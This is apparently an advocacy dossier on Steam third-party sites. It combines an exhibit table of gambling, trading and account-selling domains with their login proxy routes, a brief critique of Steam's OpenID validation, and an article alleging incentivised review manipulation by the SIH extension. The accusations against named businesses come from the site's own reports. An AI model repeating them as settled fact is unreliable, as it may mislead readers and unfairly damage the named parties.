EX-016	**CSGOWin** csgowin.com	csgowin.com DIRECT	Skin Roulette	SSA § 2.G, SSA § 4.C	See dated evidence
EX-017	**CSGORun** csgorun.net	csgorun.net DIRECT	Crash Casino	SSA § 2.G, SSA § 4.C	See dated evidence
EX-018	**OpenSkins** openskins.com	openskins.com DIRECT	Case Opening	SSA § 2.G, SSA § 4.C	See dated evidence
EX-019	**RustBet** rustbet.com	rustbet.com DIRECT	Rust Gambling	SSA § 2.G, SSA § 4.C	See dated evidence
EX-020	**CSGOMagic** csgomagic.com	csgomagic.com DIRECT	Skin Roulette	SSA § 2.G, SSA § 4.C	See dated evidence
EX-021	**CSGOBounty** csgobounty.com	csgobounty.com DIRECT	Upgrader/Contract	SSA § 2.G, SSA § 4.C	See dated evidence
EX-022	**EZSkins** ezskins.com	ezskins.com DIRECT	Skin Roulette	SSA § 2.G, SSA § 4.C	See dated evidence
EX-023	**RustCases** rustcases.com	rustcases.com DIRECT	Case Opening	SSA § 2.G, SSA § 4.C	See dated evidence
EX-024	**CSGOReaper** csgoreaper.com	csgoreaper.com DIRECT	Skin Roulette	SSA § 2.G, SSA § 4.C	See dated evidence
EX-025	**CSGOCases** csgocases.com	csgocases.com DIRECT	Skin Casino	SSA § 2.G, SSA § 4.C	See dated evidence
EX-026	**CSGO-Skins** csgo-skins.com	csgo-skins.com DIRECT	Case Upgrader	SSA § 2.G, SSA § 4.C	See dated evidence
EX-027	**CSGONet** csgonet.com	csgonet.com DIRECT	Case Opening	SSA § 2.G, SSA § 4.C	See dated evidence

Exhibit	Entity Name & Main Domain	Observed Auth Route / Proxy	Classification	Contractual Breach	Valve Action
EX-028	**WTFSkins** wtfskins.com	wtfskins.com DIRECT	Skin Roulette	SSA § 2.G, SSA § 4.C	See dated evidence
EX-029	**CSGOFast** csgofast.com	steam-login.authtofast.com SPLIT PROXY	Roulette Casino	SSA § 2.G, SSA § 4.C	See dated evidence
EX-030	**Duelbits** duelbits.com	switchflips.com SPLIT PROXY	Crypto Casino	SSA § 2.G, SSA § 4.C	See dated evidence
EX-031	**FlameCases** flamecases.com	flamecases.com DIRECT	Case Casino	SSA § 2.G, SSA § 4.C	See dated evidence
EX-032	**Farmskins** farmskins.com	steam.kobal.cc SPLIT PROXY	Case Opener	SSA § 2.G, SSA § 4.C	See dated evidence
EX-033	**CSGOLuck** csgoluck.com	csgoluck.com DIRECT	Skin Casino	SSA § 2.G, SSA § 4.C	See dated evidence
EX-034	**Gamedom** gamedom.com	gamedom.com DIRECT	Crypto Casino	SSA § 2.G, SSA § 4.C	See dated evidence
EX-035	**Skin.Club** skin.club	sc-auth.net SPLIT PROXY	Case Battles	SSA § 2.G, SSA § 4.C	See dated evidence
EX-036	**DaddySkins** daddyskins.com	daddyskins.com DIRECT	Case Opening	SSA § 2.G, SSA § 4.C	See dated evidence
EX-037	**Insane.gg** insane.gg	api.insane.gg DIRECT	Skin Roulette	SSA § 2.G, SSA § 4.C	See dated evidence
EX-038	**Rustix** rustix.gg	rustix.gg DIRECT	Rust Gambling	SSA § 2.G, SSA § 4.C	See dated evidence
EX-039	**Skins.Club** skins.club	skins.club DIRECT	Skin Upgrade	SSA § 2.G, SSA § 4.C	See dated evidence
EX-040	**CSGOHouse** csgohouse.org	csgohouse.org DIRECT	Skin Roulette	SSA § 2.G, SSA § 4.C	See dated evidence
EX-041	**SkinRave** skinrave.net	skinrave.net DIRECT	Skin Casino	SSA § 2.G, SSA § 4.C	See dated evidence
EX-042	**BloodyCase_GG** bloodycase.gg	bloodycase.gg DIRECT	Case Opening	SSA § 2.G, SSA § 4.C	See dated evidence
EX-043	**CSGOClicker** csgoclicker.com	csgoclicker.com DIRECT	Clicker/Upgrade	SSA § 2.G, SSA § 4.C	See dated evidence
EX-044	**RustBet_GG** rustbet.gg	rustbet.gg DIRECT	Rust Roulette	SSA § 2.G, SSA § 4.C	See dated evidence

Exhibit	Entity Name & Main Domain	Observed Auth Route / Proxy	Classification	Contractual Breach	Valve Action
EX-045	**CS_Drop** cs-drop.com	cs-drop.com DIRECT	Case Opening	SSA § 2.G, SSA § 4.C	See dated evidence
EX-046	**HellStore** hellstore.net	hellstore.net DIRECT	Skin Roulette	SSA § 2.G, SSA § 4.C	See dated evidence
EX-047	**RustLoot** rustloot.com	rustloot.com DIRECT	Rust Casino	SSA § 2.G, SSA § 4.C	See dated evidence
EX-048	**CSGO_Case** csgo-case.com	csgo-case.com DIRECT	Case Opening	SSA § 2.G, SSA § 4.C	See dated evidence
EX-049	**CS2Skin** cs2skin.com	cs2skin.com DIRECT	Skin Casino	SSA § 2.G, SSA § 4.C	See dated evidence
EX-050	**Juice_GG** juice.gg	letmeinjuice.com SPLIT PROXY	Skin Casino	SSA § 2.G, SSA § 4.C	See dated evidence
EX-051	**GGDrop** ggdrop.com	ggauth.com SPLIT PROXY	Case Opening	SSA § 2.G, SSA § 4.C	See dated evidence
EX-052	**CSGOGem** csgogem.com	csgogem.com DIRECT	Skin Casino	SSA § 2.G, SSA § 4.C	See dated evidence
EX-053	**Rainbet** rainbet.com	services.rainbet.com DIRECT	Crypto Casino	SSA § 2.G, SSA § 4.C	See dated evidence
EX-054	**Howl_GG** howl.gg	howl.uno SPLIT PROXY	Skins Casino	SSA § 2.G, SSA § 4.C	See dated evidence
EX-055	**Chicken_GG** chicken.gg	chicken.gg DIRECT	Skin Casino	SSA § 2.G, SSA § 4.C	See dated evidence
EX-056	**CSGOCasino_GG** csgocasino.gg	api.csgocasino.gg DIRECT	Skin Casino	SSA § 2.G, SSA § 4.C	See dated evidence
EX-057	**Hunt_GG** hunt.gg	api.hunt.gg DIRECT	Skins Casino	SSA § 2.G, SSA § 4.C	See dated evidence
EX-058	**CSBattle** csbattle.com	csbattle.com DIRECT	Case Battles	SSA § 2.G, SSA § 4.C	See dated evidence
EX-059	**SkinRave_GG** skinrave.gg	api.skinrave.gg DIRECT	Skin Casino	SSA § 2.G, SSA § 4.C	See dated evidence
EX-060	**CSDouble** csdouble.gg	csdouble.gg DIRECT	Skin Casino	SSA § 2.G, SSA § 4.C	See dated evidence
EX-061	**RustChance** rustchance.com	hgfuihd.com SPLIT PROXY	Rust Roulette	SSA § 2.G, SSA § 4.C	See dated evidence

Exhibit	Entity Name & Main Domain	Observed Auth Route / Proxy	Classification	Contractual Breach	Valve Action
EX-062	**RustClash** rustclash.com	rustclash.com DIRECT	Rust Casino	SSA § 2.G, SSA § 4.C	See dated evidence
EX-063	**CobaltLab** cobaltlab.tech	cobaltauth.com SPLIT PROXY	Rust Automation	SSA § 2.G, SSA § 4.C	See dated evidence
EX-064	**Raided_GG** raided.gg	api.raided.gg DIRECT	Rust Roulette	SSA § 2.G, SSA § 4.C	See dated evidence
EX-065	**RustNeo** rustneo.gg	rustneo.gg DIRECT	Rust Casino	SSA § 2.G, SSA § 4.C	See dated evidence
EX-066	**Splits_GG** splits.gg	splits.gg DIRECT	Skin Casino	SSA § 2.G, SSA § 4.C	See dated evidence
EX-067	**Upgrader_Pro** upgrader.pro	upgauth.space SPLIT PROXY	Skin Upgrader	SSA § 2.G, SSA § 4.C	See dated evidence
EX-068	**SkinFans** skin.fans	auth.skinfans.com SPLIT PROXY	Skin Casino	SSA § 2.G, SSA § 4.C	See dated evidence
EX-069	**HotPizza** hotpizza.one	hotpizza.one DIRECT	Case Opening	SSA § 2.G, SSA § 4.C	See dated evidence
EX-070	**G4Skins** g4skins.com	auth.g4s.to SPLIT PROXY	Case Opening	SSA § 2.G, SSA § 4.C	See dated evidence
EX-071	**12CS_Fail** 12cs.fail	12cs.fail DIRECT	Crash Casino	SSA § 2.G, SSA § 4.C	See dated evidence
EX-072	**TF2Royal** tf2royal.com	tf2auth.com SPLIT PROXY	TF2 Gambling	SSA § 2.G, SSA § 4.C	See dated evidence
EX-073	**TF2Easy** www.tf2easy.com	www.tf2easy.com DIRECT	TF2 Gambling	SSA § 2.G, SSA § 4.C	See dated evidence
EX-074	**TF2Hunt** tf2hunt.com	rstspcl.com SPLIT PROXY	TF2 Gambling	SSA § 2.G, SSA § 4.C	See dated evidence
EX-075	**TF2Bet** tf2.bet/coinflip	tf2.bet DIRECT	TF2 Gambling	SSA § 2.G, SSA § 4.C	See dated evidence
EX-076	**TF2Blaze** tf2blaze.com	tf2blaze.com DIRECT	TF2 Gambling	SSA § 2.G, SSA § 4.C	See dated evidence
EX-077	**OpenStars_GG** openstars.gg	openstars.gg DIRECT	Skin Casino	SSA § 2.G, SSA § 4.C	See dated evidence
EX-078	**Shuffle_Com** shuffle.com	shuffle.com DIRECT	Crypto Casino	SSA § 2.G, SSA § 4.C	See dated evidence

Exhibit	Entity Name & Main Domain	Observed Auth Route / Proxy	Classification	Contractual Breach	Valve Action
EX-079	**Skins.com** skins.com	api.skins.com DIRECT	CS2 Market	SSA § 2.G, SSA § 4.C	See dated evidence
EX-080	**White.Market** white.market	white.market DIRECT	P2P Market	SSA § 2.G, SSA § 4.C	See dated evidence
EX-081	**Buff.Market** buff.market	buff.market DIRECT	CS2 Market	SSA § 2.G, SSA § 4.C	See dated evidence
EX-082	**Avan.Market** avan.market	avan.market DIRECT	CS2 Market	SSA § 2.G, SSA § 4.C	See dated evidence
EX-083	**CS.MONEY** cs.money	auth.dota.trade SPLIT PROXY	Trading Engine	SSA § 2.G, SSA § 4.C	See dated evidence
EX-084	**UUSkins** uuskins.com	uuskins.com DIRECT	P2P Market	SSA § 2.G, SSA § 4.C	See dated evidence
EX-085	**YouPin898** youpin898.com	youpin898.com DIRECT	Mass Market	SSA § 2.G, SSA § 4.C	See dated evidence
EX-086	**Moon.Market** moon.market	moon.market DIRECT	P2P Market	SSA § 2.G, SSA § 4.C	See dated evidence
EX-087	**CSFloat** csfloat.com	csgofloat.com SPLIT PROXY	P2P Market	SSA § 2.G, SSA § 4.C	See dated evidence
EX-088	**Skin.Land** skin.land	auth.skin.land DIRECT	Skins Market	SSA § 2.G, SSA § 4.C	See dated evidence
EX-089	**C5Game** c5game.com	c5game.com DIRECT	CS2 Market	SSA § 2.G, SSA § 4.C	See dated evidence
EX-090	**HaloSkins** haloskins.com	haloskins.com DIRECT	Skins Market	SSA § 2.G, SSA § 4.C	See dated evidence
EX-091	**Buff.163** buff.163.com	buff.163.com DIRECT	Corporate Market	SSA § 2.G, SSA § 4.C	See dated evidence
EX-092	**Waxpeer** waxpeer.com	waxpeer.com DIRECT	P2P Marketplace	SSA § 2.G, SSA § 4.C	See dated evidence
EX-093	**CS.MONEY Bot** cs.money	auth.dota.trade SPLIT PROXY	Bot Trading	SSA § 2.G, SSA § 4.C	See dated evidence
EX-094	**Market.CSGO** market.csgo.com	dota2.net SPLIT PROXY	P2P Marketplace	SSA § 2.G, SSA § 4.C	See dated evidence
EX-095	**Skinport** skinport.com	skinport.app SPLIT PROXY	Regulated Market	SSA § 2.G, SSA § 4.C	See dated evidence

Exhibit	Entity Name & Main Domain	Observed Auth Route / Proxy	Classification	Contractual Breach	Valve Action
EX-096	**SkinFlow** skinflow.gg	api.skinflow.gg DIRECT	Marketplace/Swap	SSA § 2.G, SSA § 4.C	See dated evidence
EX-097	**DMarket** dmarket.com	dmarket.com DIRECT	US Marketplace	SSA § 2.G, SSA § 4.C	See dated evidence
EX-098	**Skin.place** skin.place	api.skin.place DIRECT	Skins Market	SSA § 2.G, SSA § 4.C	See dated evidence
EX-099	**SkinsMonkey** skinsmonkey.com	skinsmonkey.com DIRECT	Instant Swap	SSA § 2.G, SSA § 4.C	See dated evidence
EX-100	**SkinBaron** skinbaron.de	skinbaron.com SPLIT PROXY	Corporate Market	SSA § 2.G, SSA § 4.C	See dated evidence
EX-101	**Steam** steamcommunity.com/market	steamcommunity.com/market DIRECT	Official Market	SSA § 2.G, SSA § 4.C	See dated evidence
EX-102	**RustTM** rust.tm	dota2.net SPLIT PROXY	Rust Market	SSA § 2.G, SSA § 4.C	See dated evidence
EX-103	**PirateSwap** pirateswap.com	login.pirateswap.com DIRECT	Instant Swap	SSA § 2.G, SSA § 4.C	See dated evidence
EX-104	**Mannco.Store** mannco.store	mannco.store DIRECT	TF2 Marketplace	SSA § 2.G, SSA § 4.C	See dated evidence
EX-105	**SkinSwap** skinswap.com	api.skinswap.com DIRECT	Instant Swap	SSA § 2.G, SSA § 4.C	See dated evidence
EX-106	**LootFarm** lootfarm.com	lootfarm.com DIRECT	Trading Platform	SSA § 2.G, SSA § 4.C	See dated evidence
EX-107	**Rustskins** rustskins.com	rustskins.com DIRECT	Rust Market	SSA § 2.G, SSA § 4.C	See dated evidence
EX-108	**ExeSkins** exeskins.com	exeskins.com DIRECT	P2P Market	SSA § 2.G, SSA § 4.C	See dated evidence
EX-109	**BalticSkins** balticskins.com	balticskins.com DIRECT	Skins Market	SSA § 2.G, SSA § 4.C	See dated evidence
EX-110	**CS.Trade** cs.trade	cs.trade DIRECT	Instant Swap	SSA § 2.G, SSA § 4.C	See dated evidence
EX-111	**RapidSkins** rapidskins.com	api.rapidskins.com DIRECT	CS2 Market	SSA § 2.G, SSA § 4.C	See dated evidence

Exhibit	Entity Name & Main Domain	Observed Auth Route / Proxy	Classification	Contractual Breach	Valve Action
EX-112	**TradeIt** tradeit.gg	connect-tradeit.com SPLIT PROXY	CS2 Market	SSA § 2.G, SSA § 4.C	See dated evidence
EX-113	**Krakatoa** krakatoa.com	krakatoa.com DIRECT	CS2 Market	SSA § 2.G, SSA § 4.C	See dated evidence
EX-114	**ShadowPay** shadowpay.com	shadowpay.com DIRECT	P2P Marketplace	SSA § 2.G, SSA § 4.C	See dated evidence
EX-115	**49skins** 49skins.com	api.49skins.com DIRECT	CS2 Market	SSA § 2.G, SSA § 4.C	See dated evidence
EX-116	**SkinVault** skinvault.gg	api.skinvault.gg DIRECT	CS2 Market	SSA § 2.G, SSA § 4.C	See dated evidence
EX-117	**Aim Market** aim.market	aim.market DIRECT	Skins Trading	SSA § 2.G, SSA § 4.C	See dated evidence
EX-118	**Skinout** skinout.gg	auth.skinout.gg DIRECT	Instant Sell Portal	SSA § 2.G, SSA § 4.C	See dated evidence
EX-119	**NTSkins** ntskins.com	ntskins.com DIRECT	Skins Trading	SSA § 2.G, SSA § 4.C	See dated evidence
EX-120	**IGXE** igxe.cn	igxe.cn DIRECT	Chinese Powerhouse	SSA § 2.G, SSA § 4.C	See dated evidence
EX-121	**Swap.gg** swap.gg	swap.gg DIRECT	Automated Swap	SSA § 2.G, SSA § 4.C	See dated evidence
EX-122	**Bitskins** bitskins.com	bitskins.com DIRECT	Cash-out Portal	SSA § 2.G, SSA § 4.C	See dated evidence
EX-123	**GamerPay** gamerpay.gg	gamerpay.gg DIRECT	P2P Portal	SSA § 2.G, SSA § 4.C	See dated evidence
EX-124	**TF2Mart** tf2mart.com	tf2mart.com DIRECT	TF2 Automation	SSA § 2.G, SSA § 4.C	See dated evidence
EX-125	**SkinBid** skinbid.com	skinbid.com DIRECT	Skin Auctions	SSA § 2.G, SSA § 4.C	See dated evidence
EX-126	**LootBear** lootbear.com	lootbear.com DIRECT	Skin Rental	SSA § 2.G, SSA § 4.C	See dated evidence
EX-127	**Backpack.tf** backpack.tf	backpack.tf DIRECT	TF2 Valuation	SSA § 2.G, SSA § 4.C	See dated evidence
EX-128	**Scrap.tf** scrap.tf	scrap.tf DIRECT	TF2 Scrap Swap	SSA § 2.G, SSA § 4.C	See dated evidence

Exhibit	Entity Name & Main Domain	Observed Auth Route / Proxy	Classification	Contractual Breach	Valve Action
EX-129	**Marketplace.tf** marketplace.tf	marketplace.tf DIRECT	TF2 Cashout	SSA § 2.G, SSA § 4.C	See dated evidence
EX-130	**STNTrading** stntrading.eu	stntrading.eu DIRECT	TF2 Botnet	SSA § 2.G, SSA § 4.C	See dated evidence
EX-131	**Skins.Cash** skins.cash	skinscash.live SPLIT PROXY	Instant Cashout	SSA § 2.G, SSA § 4.C	See dated evidence
EX-132	**SkinWallet** skinwallet.com	skinwallet.com DIRECT	Instant Cashout	SSA § 2.G, SSA § 4.C	See dated evidence
EX-133	**Dota2Market** dota2market.com	dota2market.com DIRECT	Dota 2 Market	SSA § 2.G, SSA § 4.C	See dated evidence
EX-134	**CSGO.NET** csgo.net	cn2.easylot.net SPLIT PROXY	Case Opening	SSA § 2.G, SSA § 4.C	See dated evidence
EX-135	**Cybershoke** cybershoke.net	auth.cybershoke.net DIRECT	Community Hub	SSA § 2.G, SSA § 4.C	See dated evidence
EX-136	**XPlay_GG** xplay.gg	xplay.gg DIRECT	Server Network	SSA § 2.G, SSA § 4.C	See dated evidence
EX-137	**FastCup** fastcup.net	api.fastcup.net DIRECT	Matchmaker Hub	SSA § 2.G, SSA § 4.C	See dated evidence
EX-138	**Esportal** esportal.com	esportal.com DIRECT	Matchmaking Portal	SSA § 2.G, SSA § 4.C	See dated evidence
EX-139	**GamersClub** gamersclub.com.br	gamersclub.com.br DIRECT	LATAM Hub	SSA § 2.G, SSA § 4.C	See dated evidence
EX-140	**Leetify** leetify.com	leetify.com DIRECT	SaaS Analytics	SSA § 2.G, SSA § 4.C	See dated evidence
EX-141	**Scope_GG** scope.gg	scope.gg DIRECT	SaaS Analytics	SSA § 2.G, SSA § 4.C	See dated evidence
EX-142	**TradeUpSpy** tradeupspy.com	api.tradeupspy.com DIRECT	SaaS Tools	SSA § 2.G, SSA § 4.C	See dated evidence
EX-143	**Epidemic_GG** epidemic.gg	epidemic.gg DIRECT	SaaS Tools	SSA § 2.G, SSA § 4.C	See dated evidence
EX-144	**CSDeals** cs.deals	api.cs.deals DIRECT	Marketplace	SSA § 2.G, SSA § 4.C	See dated evidence

Exhibit	Entity Name & Main Domain	Observed Auth Route / Proxy	Classification	Contractual Breach	Valve Action
EX-145	**Pricempire** pricempire.com	pricempire.com DIRECT	SaaS Price DB	SSA § 2.G, SSA § 4.C	See dated evidence
EX-146	**CS2Stash** cs2stash.com	cs2stash.com DIRECT	SaaS Index	SSA § 2.G, SSA § 4.C	See dated evidence
EX-147	**CSGOSkins** csgoskins.gg	csgoskins.gg DIRECT	SaaS Index	SSA § 2.G, SSA § 4.C	See dated evidence
EX-148	**SteamAnalyst** steamanalyst.com	steamanalyst.com DIRECT	SaaS Index	SSA § 2.G, SSA § 4.C	See dated evidence
EX-149	**SteamCardExchange** steamcardexchange.net	steamcardexchange.net DIRECT	Trading Exchange	SSA § 2.G, SSA § 4.C	See dated evidence
EX-150	**DotaBuff** dotabuff.com	dotabuff.com DIRECT	SaaS Tracker	SSA § 2.G, SSA § 4.C	See dated evidence
EX-151	**Tracker_GG** tracker.gg	tracker.gg DIRECT	SaaS Tracker	SSA § 2.G, SSA § 4.C	See dated evidence
EX-152	**FSB Market (an anonymized label; the original name is withheld here)** FSB Market	FSB Market DIRECT	Mass Blackmarket	SSA § 2.G, SSA § 4.C, SSA § 1.C	See dated evidence
EX-153	**FunPay** funpay.com	funpay.com DIRECT	Account Exchange	SSA § 2.G, SSA § 4.C, SSA § 1.C	See dated evidence
EX-154	**PlayerAuctions** playerauctions.com	playerauctions.com DIRECT	Grey Market	SSA § 2.G, SSA § 1.C	See dated evidence
EX-155	**Eldorado.gg** eldorado.gg	eldorado.gg DIRECT	Account Portal	SSA § 2.G, SSA § 1.C	See dated evidence
EX-156	**G2A** g2a.com	g2a.com DIRECT	Mass Key Market	SSA § 2.G, SSA § 1.C	See dated evidence
EX-157	**Kinguin** kinguin.net	kinguin.net DIRECT	Mass Key Market	SSA § 2.G, SSA § 1.C	See dated evidence
EX-158	**G2G.com** g2g.com	g2g.com DIRECT	Virtual Services	SSA § 2.G, SSA § 1.C	See dated evidence
EX-159	**Playerup** playerup.com	playerup.com DIRECT	Account Broker	SSA § 2.G, SSA § 1.C	See dated evidence

Exhibit	Entity Name & Main Domain	Observed Auth Route / Proxy	Classification	Contractual Breach	Valve Action
EX-160	**Z2U.com** z2u.com	www.z2u.com DIRECT	Ready-Account Hub	SSA § 2.G, SSA § 1.C	See dated evidence
EX-161	**SmurfHub** smurfhub.net	smurfhub.net DIRECT	Smurf Shop	SSA § 2.G, SSA § 1.C	See dated evidence
EX-162	**SmurfAccounts** smurfaccounts.com	smurfaccounts.com DIRECT	Smurf Shop	SSA § 2.G, SSA § 1.C	See dated evidence
EX-163	**BuyCSGORank** buycsgorank.com	buycsgorank.com DIRECT	Rank Shop	SSA § 2.G, SSA § 1.C	See dated evidence
EX-164	**CSGOSmurfKings** csgosmurfkings.com	csgosmurfkings.com DIRECT	Smurf Shop	SSA § 2.G, SSA § 1.C	See dated evidence
EX-165	**SmurfStore_Co** smurfstore.co	smurfstore.co DIRECT	Smurf Shop	SSA § 2.G, SSA § 1.C	See dated evidence
EX-166	**SteamLvlUp** steamlvlup.com	steamlvlup.com DIRECT	Card Leveling	SSA § 2.G, SSA § 1.C	See dated evidence
EX-167	**SteamLevels** steamlevels.com	steamlevels.com DIRECT	Card Leveling	SSA § 2.G, SSA § 1.C	See dated evidence
EX-168	**LevelSteam** levelsteam.com	levelsteam.com DIRECT	Card Leveling	SSA § 2.G, SSA § 1.C	See dated evidence
EX-169	**SteamLevelU** steamlevelu.com	steamlevelu.com DIRECT	Card Leveling	SSA § 2.G, SSA § 1.C	See dated evidence
EX-170	**EloKing** eloking.com	eloking.com DIRECT	Rank Boosting	SSA § 2.G, SSA § 1.C	See dated evidence
EX-171	**Boosteria** boosteria.org	boosteria.org DIRECT	Rank Boosting	SSA § 2.G, SSA § 1.C	See dated evidence
EX-172	**Overgear** overgear.com	overgear.com DIRECT	Boosting SaaS	SSA § 2.G, SSA § 1.C	See dated evidence
EX-173	**BlazingBoost** blazingboost.com	blazingboost.com DIRECT	Boosting SaaS	SSA § 2.G, SSA § 1.C	See dated evidence
EX-174	**Dota2Boost** dota2boost.com	dota2boost.com DIRECT	Rank Boosting	SSA § 2.G, SSA § 1.C	See dated evidence
EX-175	**BuyBoost** buyboost.com	buyboost.com DIRECT	Boosting SaaS	SSA § 2.G, SSA § 1.C	See dated evidence

Section IV: Technical Architecture & Authentication Mechanics REF: TECH-ANALYSIS-01

1. Absence of Domain Ownership Validation in OpenID 2.0: Valve's implementation of the OpenID 2.0 protocol (`https://steamcommunity.com/openid/login`) evaluates the `openid.return_to` and `openid.realm` parameters without requiring prior developer registration, cryptographic challenge verification, or domain ownership validation. Any commercial operator can direct users to Valve's login screen and receive a cryptographically signed identity assertion (containing the 64-bit SteamID) redirected to arbitrary domains.

2. Programmatic Inventory Querying & API Key Abuse: Once user authentication is confirmed via OpenID, operators query public and partner Web API endpoints (`IEconItems_730/GetPlayerItems`) to index inventory assets in real-time. Automated trading networks employ programmatic session tokens to submit, poll, and accept peer-to-peer (P2P) trade offers, directly contravening SSA § 4.C's prohibition on non-human interaction.

3. Link Filter Asymmetry: The coexistence of consumer-facing domain warnings alongside fully functional authentication endpoints creates a regulatory contradiction: Valve's security telemetry classifies these operators as "potentially malicious", yet Valve's authentication infrastructure continues to authenticate their user base.

Evidentiary Methodology & Chain of Custody Declaration

This document was generated from unauthenticated network captures, historical RDAP registry queries, and verified cryptographic hash manifests. No user login credentials were compromise-tested or processed. All findings reflect observable production network state as of September 2026. This act serves as a non-partisan technical exhibit prepared for judicial, regulatory, and public inquiries.

DIGEST: SHA-256 VERIFIED
c507c9025f93da0aadaf395c4d8882f25973211c318ee8e9b6f18a5b3755e050
ARCHIVE: OPEN LEGAL RECORD
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EDITION NOTES / TRACEABLE FILES

Read the claim. Check its source.

This reading edition was prepared on 18 October 2026 from the current English article. It retains the authored discussion and analytical tables in the source HTML. Navigation and interactive controls are removed. Interactive datasets remain linked rather than expanded into thousands of printed rows.

Selected source images remain linked to their publications or retained copies. The PDF does not independently authenticate the participants in a screenshot, verify every report in a collection, or determine the merits of a legal allegation.

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Signing-key fingerprint
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Source HTML SHA-256
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```

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```
Build 2026-10-18T11:58:30.589Z
Source: https://phishdestroy.io/steam_dossier/regulatory_act_print
```

ENGLISH · 18 OCTOBER 2026

A rating becomes the entry ticket

SIH review incentives: 84 contest records, supplied review data, developer replies and the commercial system operating inside Steam.

Prepared	18 October 2026
Attribution	Agent Vera
Live article	phishdestroy.io/steam_dossier/reviews-and-incentives
Reading files	PDFs, article JSON and verification

A dated reading edition of the published article. Original evidence, reported claims and editorial interpretation retain the distinctions and limits stated in the text.

READING MAP / 07 SECTIONS

Follow the record.

Article overview	3
The reward offer reaches into the Store.	3
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A small prize pool. A persistent reputation asset.	16
Manipulate the rating. Monetise the Steam interface.	18
Read the documents. Keep the original wording.	18
Edition, sources & verification	30

The entries are clickable. The PDF bookmarks provide another route through the document. External source links open the referenced publication or retained file.

A rating becomes *the entry ticket.*

SIH manipulates reviews through prize incentives, then uses that reputation to recruit users into a product that embeds casino advertising and its own commerce inside Steam.

INVESTIGATION BY **AGENT VERA**
Follow the incentive from a Telegram contest to the Chrome Web Store, then put the resulting reputation beside users' complaints and the developer's replies. This is the next part of PhishDestroy's investigation into the commercial system operating inside Steam.

Inspect the entry requirement ↓Read the SIH code investigation ↗
SUPPLIED REVIEW CORPUS**4,089**
Written reviews through 10 October 2026. The Store's wider rating total is a separate measure.

FIVE-STAR REVIEWS
3,077 75.3% of the supplied written-review corpus

CONTEST-POST RECORDS
84 Chronology reproduced below

DEVELOPER REPLIES
286 222 distinct texts reported

> RECORD / 11 OCT 2026 UTC
> Figures and form excerpts on this page come from three supplied PhishDestroy research reports. All three are available in full. The 84-row chronology is reproduced from its table; the raw review export is referenced by the reports. Open the source record ↓

Original 11 October edition · complete text →Preserved original wording, alongside the current sections →

01 / THE CONDITION OF ENTRY

The reward offer reaches into the Store.

The PURE DROP form, transcribed in the supplied report, asks the entrant to rate SIH, write about the extension and submit the link. A Telegram profile links the entrant to that proof of action. [RV01]

> "leave any comment about your experience with SIH extension on the Google Web Store page, rate SIH and attach the link to your comment"PURE DROP / SUPPLIED

FORM TRANSCRIPTION / OCTOBER 2026

1. 01**Offer a prize**
   A Telegram post brings the audience to the contest.
2. 02**Request a rating**
   The form asks for a Store rating and written comment.
3. 03**Collect the link**
   The entrant supplies the review URL and Telegram profile.
4. 04**Credit the winner**
   The reports describe prizes paid to an SIH balance.

A rating, a written review and its URL are made conditions of prize entry. The entrant supplies public praise or feedback as the price of admission; the operator receives a lasting reputation signal. This is incentivised review manipulation. The form makes the exchange explicit, and the corpus shows the resulting five-star-heavy review stream.

Chrome Web Store policy prohibits manipulating ratings and reviews through incentives. The entry condition violates that policy directly: a rating, a written comment and its link are the stated price of prize entry — exactly the incentivized engagement the policy prohibits. [RV04]

The policy mapping, row by row.

Google policy mapping from the supplied reports · every listed policy answered YES

Policy	Violated	What the record shows
Misrepresentation	**YES**	Nine demonstrably false or misleading developer claims, including denial of authorisation-secret collection the code performs.
Deceptive ads placement	**YES**	Hidden ad slots inside Steam pages, including a hardcoded HTTP banner shown to RU-locale users, while the operator claims one small reviewed banner.
Spam & placement	**YES**	60% of five-star reviews under 40 characters; single-word duplicates; the “Featured” badge obtained via the above.
User Data Privacy	**YES**	maFile cloud sync, user info into Sentry and full economic telemetry, none disclosed in the store description.

Policy	Violated	What the record shows
Single Purpose	**YES**	Price helper, authenticator, trade bot, C2 agent, gambling and ads in one package.

The corpus preserves the users' own words: "THE DEVS ARE RUSSIANS AND THEY ARE MANIPULATING REVIEWS WITH BOT ACCOUNTS!" (4 November 2024); "scammed reviews and adverts for their casino" (17 May 2025); "Don't post your copy pasta about Google" (28 June 2024). [RV01] [RV03]

Rows follow the supplied research: the review-manipulation report's policy table (Misrepresentation, Deceptive ads placement, Spam & placement, User Data Privacy) and the retained code audit's policy verdict for the same extension (Single Purpose). Policy text: Chrome Web Store program policies. [RV04]

31 MARCH 2026

PRIME DROP

51 reviews reported in the eight-day window; 50 five-star. The day of announcement has 12 reviews.

Contest post 2625 ↗Entry form ↗

8 OCTOBER 2026

PURE DROP

One review recorded by 10 October. Results were scheduled for 15 October; this snapshot precedes completion.

Contest post 3418 ↗Entry form ↗

RELATED MOBILE CAMPAIGN

SKIN RAID

The supplied transcription targets **SIH.Mobile**. Announced 25 September 2025; its eight-day window records 49 reviews, 45 of them five-star, clustered on v2.7.x — the same week as the 950-participant mega-contest (post 2042).

Contest post 3378 ↗Mobile entry form ↗

02 / THE CONTEST CHRONOLOGY

Put the review stream beside the contest calendar.

The supplied table records six reviews for the window ending 28 February 2025, 46 for 7 March and 95 for 14 March. This is the flip, not an open lead: the same weekly contests that produced single-digit reviews through February 2025 produced 46 and then 95 written reviews in consecutive weeks, and from 7 March 2025 the review stream tracked the contest calendar for the next 15 months. Explore every recorded post below. [RV02]

Put the flip in numbers: the 16 contest-post windows before 7 March 2025 contain 60 written-review observations, averaging 3.75 per window. The 68 windows from 7 March 2025 onward contain 2,887, averaging 42.46 per window — an 11.32-fold increase. The sustained March 2025–May 2026 period contains 59 windows averaging 46.97 reviews; the nine June–October 2026 windows average 12.89. These are sums and means of the displayed windows, which can overlap. The review stream follows the contest calendar. [RV02]

Written reviews per supplied contest window All ratings Five-star

17 OCT 2024Peak: 122 reviews · 3 NOV 20252 OCT 2026

One bar and one row represent one contest-post window. Windows can overlap; two posts share 18 February 2026. Counts are not added into a total of unique reviews. The exact rows and original document are downloadable. Window totals and calculation record ↗

84 contest records shown.

Download the 84 rows ↓

Contest posts and review counts transcribed from PhishDestroy's supplied timeline

Contest ended / post	Participants	Written reviews	5★	1–2★
2024-10-17 ↗ 329	965	**2**	0	2
2024-10-26 ↗ 372	739	**2**	1	1
2024-11-08 ↗ 443	727	**4**	2	2
2024-11-25 ↗ 506	466	**3**	3	0
2024-12-12 ↗ 588	539	**2**	1	0
2024-12-19 ↗ 608	1,268	**2**	0	2
2024-12-26 ↗ 625	937	**1**	0	1
2025-01-03 ↗ 645	898	**1**	0	1
